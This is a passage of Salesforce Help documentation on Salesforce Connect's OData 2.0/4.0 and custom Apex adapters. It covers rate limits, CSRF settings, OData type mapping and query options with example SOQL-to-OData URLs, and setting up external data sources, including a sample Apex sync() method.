   You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

SEE ALSO:

Set Up Salesforce Connect to Access External Data with the OData 2.0 or 4.0 Adapter
Store Authentication Settings for External Systems
OData Query String Options
OData Type Mapping
Named Credentials

Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the special behaviors, limits, and recommendations for using the OData 2.0 or 4.0 adapter for Salesforce Connect.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

OData Producer Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the limits and recommendations for the remote data service that exposes the external data to your Salesforce organization.

OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

An external object references data that's stored outside Salesforce. Access to an external object involves a callout to its associated external system. Salesforce enforces rate limits for these callouts.

High Data Volume Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

Socrata™ Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Socrata Open Data Protocol™ is commonly used for health data and for collaboration between governments and their citizens. Salesforce Connect can access data from endpoints that are backed by Socrata Open Data Portal. To accommodate Socrata-specific requirements, set the `Special Compatibility` field on the external data source to Socrata.

CSRF Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the special behaviors, limitations, and recommendations for Cross-Site Request Forgery (CSRF) on OData external data sources.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

OData Producer Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the limits and recommendations for the remote data service that exposes the external data to your Salesforce organization.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Validate your OData producer by using the Open Data Protocol Service Validation Tool at `services.odata.org/validation`. Doing so checks your implementation against the OData specification and identifies potential issues.
- To improve performance over low-bandwidth connections, set up your OData producer to receive gzip-compressed data. Then, in the external data source definition in Salesforce, select `Compress Requests`. You can also set up the OData producer to send gzip-compressed data to Salesforce, which automatically accepts gzip-compressed responses.
- By default, Salesforce sends each OData request with the `$inlinecount=allpages` system query option. The response then includes the total row count of the result set.

  Some external systems don't support the `$inlinecount=allpages` system query option. If you receive errors or notice long load times when you try to access their data, deselect `Request Row Counts` on the external data source. If you do so, however, the external data source and its associated external objects won't support the SOQL `COUNT()` aggregate function, which requires the total row count. For details about OData URI conventions, go to `www.odata.org`.
- Configure your OData producer to use a page size that's large enough to avoid excessive round trips. Querying a large set of data with a small page size can take a long time because of network latency. Salesforce pages that display external data can take a long time to load.

  For example, if the query results include 100 records, and the page size holds only 5 records, it takes 20 round trips to retrieve the results. If the network latency is 100 ms per round trip, it takes 2 seconds (20 × 100 ms) to retrieve the results.

  In contrast, if the page size holds 20 records, it takes only 5 round trips to retrieve the 100 records. With the same network latency of 100 ms per round trip, it takes 0.5 seconds (5 × 100 ms) to retrieve the results.
- For a list of supported OData types, see "OData Type Mapping" in the Salesforce Help.
- If your external data source uses the OData 4.0 adapter and JSON format, make sure that the OData producer accepts headers that contain the `odata.metadata=full` format parameter. Other variations, including `odata.metadata=minimal`, aren't supported.

SEE ALSO:

OData 2.0 or 4.0 Adapter for Salesforce Connect

OData Query String Options

OData Type Mapping

OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

An external object references data that's stored outside Salesforce. Access to an external object involves a callout to its associated external system. Salesforce enforces rate limits for these callouts.

An org is limited to:

- 10,000 OData callouts per hour for Enterprise, Performance, and Unlimited Editions. Higher limits are available on request.
- 1,000 OData callouts per hour for Developer Edition.

To obtain your org's limits and current usage against those limits, use the `Limits` resource in the Force.com REST API.

Salesforce performs an OData callout each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

If your users or applications encounter rate limit errors for OData callouts, try one or more of the following.

- Select `High Data Volume` in the external data source definition. Doing so bypasses most rate limits, but some special behaviors and limitations apply.
- Run fewer SOQL and SOSL queries.
- If you have Apex code that invokes the external system, modify that code to cache frequently accessed external data that seldom changes.
- Contact Salesforce to request a higher limit.

SEE ALSO:

Force.com REST API Developer Guide: List Organization Limits

High Data Volume Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

OData 2.0 or 4.0 Adapter for Salesforce Connect

Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

High Data Volume Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

- The following features aren't available for external objects that are associated with high-data-volume external data sources.
  - Access via Lightning Experience
  - Access via Salesforce1
  - Appearance in Recent Items lists
  - Record feeds
  - Reports and dashboards
  - Writable external objects
- Salesforce IDs aren't assigned to external object records that are associated with high-data-volume external data sources.
- On record detail pages for external objects that are associated with high-data-volume external data sources, custom buttons and links that call JavaScript aren't supported.
- Salesforce Console in Salesforce Classic doesn't support external objects that are associated with high-data-volume external data sources.
- CSRF protection for writable external objects isn't available for high-data-volume external data sources.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Force.com REST API Developer Guide: List Organization Limits

OData Callout Rate Limit Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

CSRF Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

Socrata™ Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Socrata Open Data Protocol™ is commonly used for health data and for collaboration between governments and their citizens. Salesforce Connect can access data from endpoints that are backed by Socrata Open Data Portal. To accommodate Socrata-specific requirements, set the `Special Compatibility` field on the external data source to Socrata.

Socrata doesn't support the row identifier (`_id`) column in `$select` or `$orderby` clauses in OData queries. When Socrata is selected in the `Special Compatibility` field:

- OData queries don't include the `_id` column in `$select` clauses.
- If an `_id` column is synced from a Socrata endpoint, the resulting custom field on the external object isn't sortable.
- If you manually define an external object's custom field with `_id` as the `External Column Name`, make sure that you select the `Sorting Disabled` attribute for that custom field.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

If you modify the `Special Compatibility` field on an external data source, we recommend that you resync its external objects. Or instead, you can test whether queries or user access to the external objects result in errors, and resync only the problematic external objects.

SEE ALSO:

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

CSRF Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters

Understand the special behaviors, limitations, and recommendations for Cross-Site Request Forgery (CSRF) on OData external data sources.

- CSRF protection isn't available for high-data-volume external data sources.
- Make sure that the URL of the external data source starts with `https://` so that secure HTTP can prevent unauthorized access to the anti-CSRF token and cookie.
- In addition to enabling CSRF protection on the external data source, we recommend keeping CSRF protection enabled in your org's session security settings. These session settings are enabled by default, and keeping them enabled protects your Salesforce data and your external data from CSRF attacks.
  - `Enable CSRF protection on GET requests on non-setup pages`
  - `Enable CSRF protection on POST requests on non-setup pages`

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Define an External Data Source for Salesforce Connect—OData 2.0 or 4.0 Adapter

Modify Session Security Settings

OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters

Get to know the Salesforce implementation of the Open Data Protocol (OData) for accessing external systems with Salesforce Connect.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

OData Type Mapping

Salesforce Connect maps OData types to Salesforce metadata field types when syncing metadata and converting values between Salesforce and external systems.

OData Query String Options

The OData adapters for Salesforce Connect use a subset of the OData 2.0 and 4.0 system functions and filter expression constructs to query external systems.

SEE ALSO:

OData 2.0 or 4.0 Adapter for Salesforce Connect

OData Type Mapping

Salesforce Connect maps OData types to Salesforce metadata field types when syncing metadata and converting values between Salesforce and external systems.

OData 2.0 Type Mapping
Understand how the OData 2.0 adapter for Salesforce Connect maps OData types to Salesforce metadata field types.

OData 4.0 Type Mapping
Understand how the OData 4.0 adapter for Salesforce Connect maps OData types to Salesforce metadata field types.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

OData 2.0 Type Mapping

Understand how the OData 2.0 adapter for Salesforce Connect maps OData types to Salesforce metadata field types.

Salesforce Connect supports only the following types when syncing metadata and converting values between Salesforce and an external system.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

OData 2.0 Primitive Types

OData 2.0 Type	Salesforce Metadata Field Type
Binary	TextArea
Boolean	Checkbox
Byte	Number
DateTime	DateTime
DateTimeOffset	DateTime
Decimal	Number
Double	Number
Guid	Text
Int16	Number
Int32	Number
Int64	Number
SByte	Number
Single	Number

OData 2.0 Type	Salesforce Metadata Field Type
String	Text when the declared length of the OData string column is 255 or fewer characters LongTextArea when the declared length of the OData string column is greater than 255 characters
Time	Text

Tip: A binary value from an external system is represented in Salesforce as a base64-encoded string. You can convert it to a value of type `Blob` by using the `EncodingUtil.base64Decode(inputString)` Apex method.

OData 2.0 Complex Types

Salesforce Connect supports OData complex types as follows.

- External data of complex type is flattened into a string that contains field names and values. For example, an address is flattened into the following string.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.

SEE ALSO:

Sync Considerations for Salesforce Connect—All Adapters

OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters

Apex Developer Guide: EncodingUtil Class: `base64Decode(inputString)`

OData 4.0 Type Mapping

Understand how the OData 4.0 adapter for Salesforce Connect maps OData types to Salesforce metadata field types.

Salesforce Connect supports only the following types when syncing metadata and converting values between Salesforce and an external system.

OData 4.0 Primitive Types

OData 4.0 Type	Salesforce Metadata Field Type
Binary	TextArea
Boolean	Checkbox
Byte	Number
Date	DateTime with time properties set to 0
DateTimeOffset	DateTime

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

OData 4.0 Type	Salesforce Metadata Field Type
Decimal	Number
Double	Number
Guid	Text
Int16	Number
Int32	Number
Int64	Number
SByte	Number
Single	Number
String	Text when the declared length of the OData string column is 255 or fewer characters LongTextArea when the declared length of the OData string column is greater than 255 characters

Tip: A binary value from an external system is represented in Salesforce as a base64-encoded string. You can convert it to a value of type `Blob` by using the `EncodingUtil.base64Decode(inputString)` Apex method.

OData 4.0 Complex Types

Salesforce Connect supports OData complex types as follows.

- External data of complex type is flattened into a string that contains field names and values. For example, an address is flattened into the following string.

```
Street: 55 East 5th Street, City: New York, State: NY, Zip: 10003
```

- An external object custom field associated with an OData complex type on the external system is always read only, even if the external object is writable.

SEE ALSO:

Sync Considerations for Salesforce Connect—All Adapters

OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters

Apex Developer Guide: EncodingUtil Class: `base64Decode(inputString)`

OData Query String Options

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

The OData adapters for Salesforce Connect use a subset of the OData 2.0 and 4.0 system functions and filter expression constructs to query external systems.

When your users or the Force.com platform interact with external objects, the OData 2.0 or 4.0 adapter for Salesforce Connect converts those actions into OData queries. Salesforce performs an OData callout each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

The following sections describe the Salesforce Connect implementation as a consumer of OData services. Salesforce automatically creates the OData queries so that you, as an administrator or developer, don't have to. However, understanding how OData queries are generated—or even attempting manual OData queries—can help you troubleshoot issues with the external system's OData producer. For details about each system query option, go to `www.odata.org`.

Salesforce Connect supports only the following OData system query options. All other options in the OData 2.0 and 4.0 specifications are unused.

- `$count` (OData 4.0 only) on page 5668
- `$filter` on page 5669
- `$inlinecount` (OData 2.0 only) on page 5669
- `$orderby` on page 5669
- `$search` (OData 4.0 only) on page 5670
- `$select` on page 5670
- `$skip` on page 5670
- `$top` on page 5671
- OData 2.0 Custom Query Option on page 5671

`$count` (OData 4.0 only)

Specifies that the response must include the number of rows that the URI identifies after `$filter` system query options are applied, but before `$top` and `$skip` system query options are applied.

When `Request Row Counts` is enabled on the external data source, Salesforce includes `$count=true` in all OData 4.0 queries of that external data source to determine the total number of items in each result set. If `Request Row Counts` is disabled, Salesforce includes `$count=false` in all OData 4.0 queries of the external data source.

Examples	
User action in Salesforce	View or access an external object.
SOQL query	Any SOQL query of an external object
Resulting OData query	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$count=true`**`&$top=26`

`$filter`

Filters the collection of resources that's addressed by a request URL. The response contains the results that evaluate to `true`.

Examples	
User action in Salesforce	Open a list view of cities from supplier records that are filtered so that the country is USA.
SOQL query	`SELECT City__c FROM Suppliers__x` **`WHERE Country__c = 'USA'`** `ORDER BY City__c ASC LIMIT 26`
Resulting OData query	`http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,SupplierID&$inlinecount=allpages&`**`$filter=Country+eq+'USA'`**`&$top=26`

`$inlinecount` (OData 2.0 only)

Specifies that the response must include a count of the number of rows that the URI identifies after `$filter` system query options are applied but before `$top` and `$skip` system query options are applied.

When `Request Row Counts` is enabled on the external data source, Salesforce uses `$inlinecount` in all OData 2.0 queries of that external data source to determine the total number of items in each result set. If `Request Row Counts` is disabled, `$inlinecount` is excluded from all OData 2.0 queries of the external data source.

Examples	
User action in Salesforce	View or access an external object.
SOQL query	Any SOQL query of an external object.
Resulting OData query	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&` **`$inlinecount=allpages`**`&$top=26`

`$orderby`

Sorts the result set in ascending or descending order.

Examples	
User action in Salesforce	Open a list view of supplier records that are ordered by company name.
SOQL query	`SELECT CompanyName__c,ContactName__c FROM Suppliers__x` **`ORDER BY CompanyName__c ASC`** `LIMIT 26`
Resulting OData query	`http://services.example.org/my.svc/Suppliers?`**`$orderby=CompanyName`**`&$select=CompanyName,ContactName,SupplierID&$inlinecount=allpages&$top=26`

`$search` (OData 4.0 only)

Requests entities that match the search query string as a free-text search expression. Enable this option by selecting `Use Free-Text Search Expressions` on the external data source.

By default, `Use Free-Text Search Expressions` is not enabled. The search query string is used as the `contains` value in the `$filter` system query option.

Examples	
User action in Salesforce	View or access an external object.
SOQL query	Any SOQL query of an external object
Resulting OData query	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$count=true&`**`$search=Acme`**`&$top=26`

`$select`

Requests a limited set of properties for each entity.

Examples	
User action in Salesforce	Open a list view of supplier records where the page layout displays the company name and contact name.
SOQL query	**`SELECT CompanyName__c,ContactName__c`** `FROM Suppliers__x ORDER BY CompanyName__c ASC LIMIT 26`
Resulting OData query	`http://services.example.org/my.svc/Suppliers?$orderby=CompanyName&`**`$select=CompanyName,ContactName,SupplierID`**`&$inlinecount=allpages&$top=26`

`$skip`

Specifies the number of items in the queried collection to skip in the result set.

Examples	
User action in Salesforce	Click to view the second page of a list view of supplier records that are ordered by city.

Examples	
SOQL query	`SELECT City__c,CompanyName__c FROM Suppliers__x ORDER BY City__c ASC` **`OFFSET 25`**
Resulting OData query	`http://services.example.org/my.svc/Suppliers?$orderby=City&$select=City,CompanyName,SupplierID&$inlinecount=allpages&$top=26&` **`$skip=25`**

`$top`

Specifies the number of items in the queried collection to include in the result. The value in the `LIMIT` clause of a SOQL query doesn't always match the requested `$top` value, because the latter is modified as needed for client-driven paging and `queryMore()` calls.

Examples	
User action in Salesforce	Open a list view of the top 25 supplier records.
SOQL query	`SELECT SupplierID__c FROM Suppliers__x` **`LIMIT 25`**
Resulting OData query	`http://services.example.org/my.svc/Suppliers?$select=SupplierID&$inlinecount=allpages&` **`$top=26`**

OData 2.0 Custom Query Option

If the OData producer supports a custom query string option, enter the name of the query string parameter in the `Custom Query Option for Salesforce Search` field in the external data source definition. Without the custom query option, the search query string is used as the `substringof` value in the `$filter` system query option.

Examples	
OData query without a custom query parameter	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&` **`$filter=substringof('Acme',CompanyName)+eq+true+or+substringof('Acme',Phone)+eq+true`**`&$top=26`
OData query with a custom query parameter that's named "doSearch"	`http://services.example.org/my.svc/Shippers?$select=CompanyName,Phone,ShipperID&$inlinecount=allpages&` **`doSearch=Acme`**`&$top=26`

SEE ALSO:

- OData Producer Considerations for Salesforce Connect—OData 2.0 and 4.0 Adapters
- OData Reference for Salesforce Connect—OData 2.0 and 4.0 Adapters
- Client-driven and Server-driven Paging for Salesforce Connect—OData 2.0 and 4.0 Adapters

Access External Data with a Custom Adapter for Salesforce Connect

Connect your users to any data anywhere by developing your own custom adapter with the Apex Connector Framework.

Custom Adapter for Salesforce Connect

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect.

Set Up Salesforce Connect to Access External Data with a Custom Adapter

Let users view, search, and modify any data anywhere from within their Salesforce organization.

Considerations for Salesforce Connect—Custom Adapter

Understand the special behaviors, limits, and recommendations for using a custom adapter for Salesforce Connect.

Custom Adapter for Salesforce Connect

Connect to any data anywhere for a complete view of your business. Use the Apex Connector Framework to develop a custom adapter for Salesforce Connect.

Your users and the Force.com platform interact with the external data via external objects. For each of those interactions, Salesforce Connect invokes methods in the Apex classes that compose the custom adapter. Salesforce invokes the custom adapter's Apex code each time that:

- A user clicks an external object tab for a list view.
- A user views a record detail page of an external object.
- A user views a record detail page of a parent object that displays a related list of child external object records.
- A user performs a Salesforce global search.
- A user creates, edits, or deletes an external object record.
- A user runs a report.
- The preview loads in the report builder.
- An external object is queried via flows, APIs, Apex, SOQL, or SOSL.
- You validate or sync an external data source.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

For details on using the Apex Connector Framework, see "Salesforce Connect" and "DataSource Namespace" in the *Force.com Apex Code Developer's Guide*.

External IDs for External Objects in Salesforce Connect—Custom Adapter

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

SEE ALSO:

Salesforce Connect

Set Up Salesforce Connect to Access External Data with a Custom Adapter

Considerations for Salesforce Connect—Custom Adapter

External IDs for External Objects in Salesforce Connect—Custom Adapter

When you access external data with a custom adapter for Salesforce Connect, the values of the External ID standard field on an external object come from the `DataSource.Column` named `ExternalId`.

Each external object has an `External ID` standard field. Its values uniquely identify each external object record in your org. When the external object is the parent in an external lookup relationship, the External ID standard field is used to identify the child records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Important:

- The custom adapter's Apex code must declare the `DataSource.Column` named `ExternalId` and provide its values.
- Don't use sensitive data as the values of the External ID standard field, because Salesforce sometimes stores those values.
  - External lookup relationship fields on child records store and display the External ID values of the parent records.
  - For internal use only, Salesforce stores the External ID value of each row that's retrieved from the external system. This behavior doesn't apply to external objects that are associated with high-data-volume external data sources.

Example: This excerpt from a sample `DataSource.Connection` class shows the `DataSource.Column` named `ExternalId`.

```
override global List<DataSource.Table> sync() {
    List<DataSource.Table> tables =
    new List<DataSource.Table>();
List<DataSource.Column> columns;
columns = new List<DataSource.Column>();
columns.add(DataSource.Column.text('title', 255));
columns.add(DataSource.Column.text('description',255));
columns.add(DataSource.Column.text('createdDate',255));
columns.add(DataSource.Column.text('modifiedDate',255));
columns.add(DataSource.Column.url('selfLink'));
columns.add(DataSource.Column.url('DisplayUrl'));
columns.add(DataSource.Column.text('ExternalId',255));
tables.add(DataSource.Table.get('googleDrive','title',
    columns));
return tables;
}
```

SEE ALSO:

Custom Adapter for Salesforce Connect

Apex Developer Guide

Set Up Salesforce Connect to Access External Data with a Custom Adapter

USER PERMISSIONS	
To create Apex classes:	"Author Apex"
To configure remote settings:	"Modify All Data"
To create and edit external data sources:	"Customize Application"
To create and edit external objects:	"Customize Application"
To define or change object-level help:	"Customize Application"
To create and edit custom fields:	"Customize Application"
To edit permission sets and user profiles:	"Manage Profiles and Permission Sets"
To edit another user's authentication settings for external systems:	"Manage Users"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Let users view, search, and modify any data anywhere from within their Salesforce organization.

Setting up Salesforce Connect with a custom adapter involves these high-level steps.

1. Develop the custom adapter for Salesforce Connect.

   Using the Apex Connector Framework, create the `DataSource.Connection` and `DataSource.Provider` classes that comprise the custom adapter.

2. Define remote sites for Apex callouts.

   If the custom adapter involves any Apex callouts, define each callout endpoint as a remote site in your organization. However, you don't need to define a remote site for a callout whose endpoint is specified as a named credential instead of a URL.

3. Define an external data source of type `Salesforce Connect: Custom`.

   If you created multiple custom adapters, make sure that the external data source's `Type` field specifies the correct `DataSource.Provider` class.

4. Create the external objects.

   Perform this task only if you don't sync to automatically create the external objects. Create an external object for each external data table that you want to access from your Salesforce org.

5. Create help content for the external objects.

   Create Visualforce pages that describe the external data. When your users click **Help for this Page** on an external object, they read your custom help content. Remember, your users won't find information about the external data in the Salesforce Help.

6. Add custom fields and relationships to the external objects.

   Create relationships between objects. If you didn't sync to automatically create the external objects and their fields, create a custom field for each external table column that you want to access from your Salesforce org.

7. Enable user access to external objects.

   Grant object permissions through permission sets or profiles.

8. Enable user access to the fields on the external objects.

   Grant field permissions through permission sets or profiles.

9. If the external data source uses per-user authentication:
   a. Let users authenticate to the external system.
      Grant users access to authentication settings for the external data source through permission sets or profiles.
   b. Set up each user's authentication settings.
      You or your users can perform this task.

      Tip: Train your users on how to set up their authentication settings for external systems. Make sure that they know which credentials to enter for each external system. If you're using OAuth 2.0, test the OAuth flow for potentially confusing prompts or redirects, and train your users as needed. OAuth flows vary, depending on your external system, authentication provider, and specified scopes.

Define an External Data Source for Salesforce Connect—Custom Adapter
Connect your Salesforce org to any data anywhere via a Salesforce Connect custom adapter that you create with the Apex Connector Framework.

SEE ALSO:

Custom Adapter for Salesforce Connect
Considerations for Salesforce Connect—All Adapters
Developer Guide: *Visualforce Developer's Guide*
External Object Relationships

Define an External Data Source for Salesforce Connect—Custom Adapter

Connect your Salesforce org to any data anywhere via a Salesforce Connect custom adapter that you create with the Apex Connector Framework.

Before you begin, develop the custom adapter for Salesforce Connect. If the custom adapter uses Apex callouts, also define remote sites for the callout endpoints. See Set Up Salesforce Connect to Access External Data with a Custom Adapter on page 5674.

1. From Setup, enter *External Data Sources* in the `Quick Find` box, then select **External Data Sources**.
2. Click **New External Data Source**, or click **Edit** to modify an existing external data source.
3. Complete the fields.

Field	Description
`Label`	A user-friendly name for the external data source. The label is displayed in the Salesforce user interface, such as in list views. If you set `Identity Type` to Per User, this label appears when your users view or edit their authentication settings for external systems.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create and edit external data sources:
- "Customize Application"

Field	Description
`Name`	A unique identifier that's used to refer to this external data source definition through the API. The name can contain only underscores and alphanumeric characters. It must be unique, begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Type`	Select **Salesforce Connect: Custom—<your** `DataSource.Provider` **class name>**.
`URL`	URL of the external system. Available only when the `DataSource.Provider` class declares the `REQUIRE_ENDPOINT` capability. If the class also declares the `REQUIRE_HTTPS` capability, the URL must begin with *`https://`*. If the endpoint is defined in a named credential, enter the named credential URL. A named credential URL contains the scheme `callout:`, the name of the named credential, and an optional path. For example: `callout:`*`My_Named_Credential/some_path`*. You can append a query string to a named credential URL. Use a question mark (?) as the separator between the named credential URL and the query string. For example: `callout:`*`My_Named_Credential/some_path`*`?format=json`.
`Writable External Objects`	Lets the Force.com platform and users in this org create, update, and delete records for external objects associated with the external data source. The external object data is stored outside the org. By default, external objects are read only.
`High Data Volume`	Salesforce enforces rate limits for retrieving and viewing data from external systems. If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply. See High Data Volume Considerations for Salesforce Connect—Custom Adapters on page 5679.
`Certificate`	If you specify a certificate, your Salesforce org supplies it when establishing each two-way SSL connection with the external system. The certificate is used for digital signatures, which verify that requests are coming from your Salesforce org. Available only when the `DataSource.Provider` class declares the `CERTIFICATE` authentication capability.
`Identity Type`	Determines whether you're using one set or multiple sets of credentials to access the external system. See Identity Type for External Data Sources on page 5615. Available only when the `DataSource.Provider` class declares the `BASIC` or `OAUTH` authentication capability.

4. Select the authentication protocol.
   - If you select **Password Authentication**, enter the username and password for accessing the external system.

     Password authentication is available only when the `DataSource.Provider` class declares the `BASIC` authentication capability.
   - If you select **OAuth 2.0**, complete the following fields.

OAuth 2.0 is available only when the `DataSource.Provider` class declares the `OAUTH` authentication capability.

Field	Description
`Authentication Provider`	Choose the provider. See External Authentication Providers on page 924.
`Scope`	Specifies the scope of permissions to request for the access token. Your authentication provider determines the allowed values. See Use the Scope Parameter on page 953. Note: – The value that you enter replaces the `Default Scopes` value that's defined in the specified authentication provider. – Whether scopes are defined can affect whether each OAuth flow prompts the user with a consent screen. – We recommend that you request a refresh token or offline access. Otherwise, when the token expires, you lose access to the external system.
`Start Authentication Flow on Save`	To authenticate to the external system and obtain an OAuth token, select this checkbox. This authentication process is called an OAuth flow. When you click **Save**, the external system prompts you to log in. After successful login, the external system grants you an OAuth token for accessing its data from this org. Redo the OAuth flow when you need a new token—for example, if the token expires—or if you edit the `Scope` or `Authentication Provider` fields.

5. Click **Save**.
6. Click **Validate and Sync**, and confirm that the connection is successful.

   This step also invokes the `sync()` method on the `DataSource.Connection` class to obtain the list of tables that you can sync to create external objects and their fields.
7. Optionally, select tables and click **Sync** to do the following for each selected table.
   - Automatically create a Salesforce external object.
   - Automatically create a custom field for each table column that's compatible with a Salesforce metadata field type.

   Note: Before you sync, make sure that you understand the considerations that are described in these topics.
   - Sync Considerations for Salesforce Connect—All Adapters on page 5620
   - Sync Considerations for Salesforce Connect—Custom Adapter on page 5623

You can instead choose to manually create the external objects and custom fields that map to the external data. Doing so lets you customize the external object names, decide which table columns to create custom fields for, and customize the custom field names. However, this approach takes longer and requires manual maintenance.

SEE ALSO:

Set Up Salesforce Connect to Access External Data with a Custom Adapter

Store Authentication Settings for External Systems

Named Credentials

Considerations for Salesforce Connect—Custom Adapter

Understand the special behaviors, limits, and recommendations for using a custom adapter for Salesforce Connect.

Also review the considerations that apply to all Salesforce Connect adapters.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

Apex Considerations for Salesforce Connect—Custom Adapter

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

High Data Volume Considerations for Salesforce Connect—Custom Adapters

If your org hits rate limits when accessing external objects, consider selecting the `High Data Volume` option on the associated external data sources. Doing so bypasses most rate limits, but some special behaviors and limitations apply.

SEE ALSO:

Considerations for Salesforce Connect—All Adapters

Apex Considerations for Salesforce Connect—Custom Adapter

Understand the limits and considerations for creating Salesforce Connect custom adapters with the Apex Connector Framework.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Available for an extra cost in: **Enterprise**, **Performance**, and **Unlimited** Editions

- Data type limitations:
  - Double—The value loses precision beyond 18 significant digits. For higher precision, use decimals instead of doubles.
  - String—If the length is greater than 255 characters, the string is mapped to a long text area field in Salesforce.
- Custom adapters for Salesforce Connect are subject to the same limitations as any other Apex code. For example:
  - All Apex governor limits apply.
  - Apex callouts aren't allowed after data manipulation language (DML) operations in the same transaction. Therefore, within the same transaction, you can't update a Salesforce record and then do an Apex callout.

- Test methods don't support web service callouts; tests that perform web service callouts fail. For an example that shows how to avoid these failing tests by returning mock responses, see Google Drive™ Custom Adapter for Salesforce Connect.

SEE ALSO:

Custom Adapter for Salesforce Connect

Salesforce Compatibility Considerations for Salesforce Connect—All Adapters

Apex Developer Guide: Primitive Data Types

Apex Developer Guide: Execution Governors and Limits

Apex Developer Guide: Callout Limits and Limitations

Apex Developer Guide: Google Drive™ Custom Adapter for Salesforce Connect

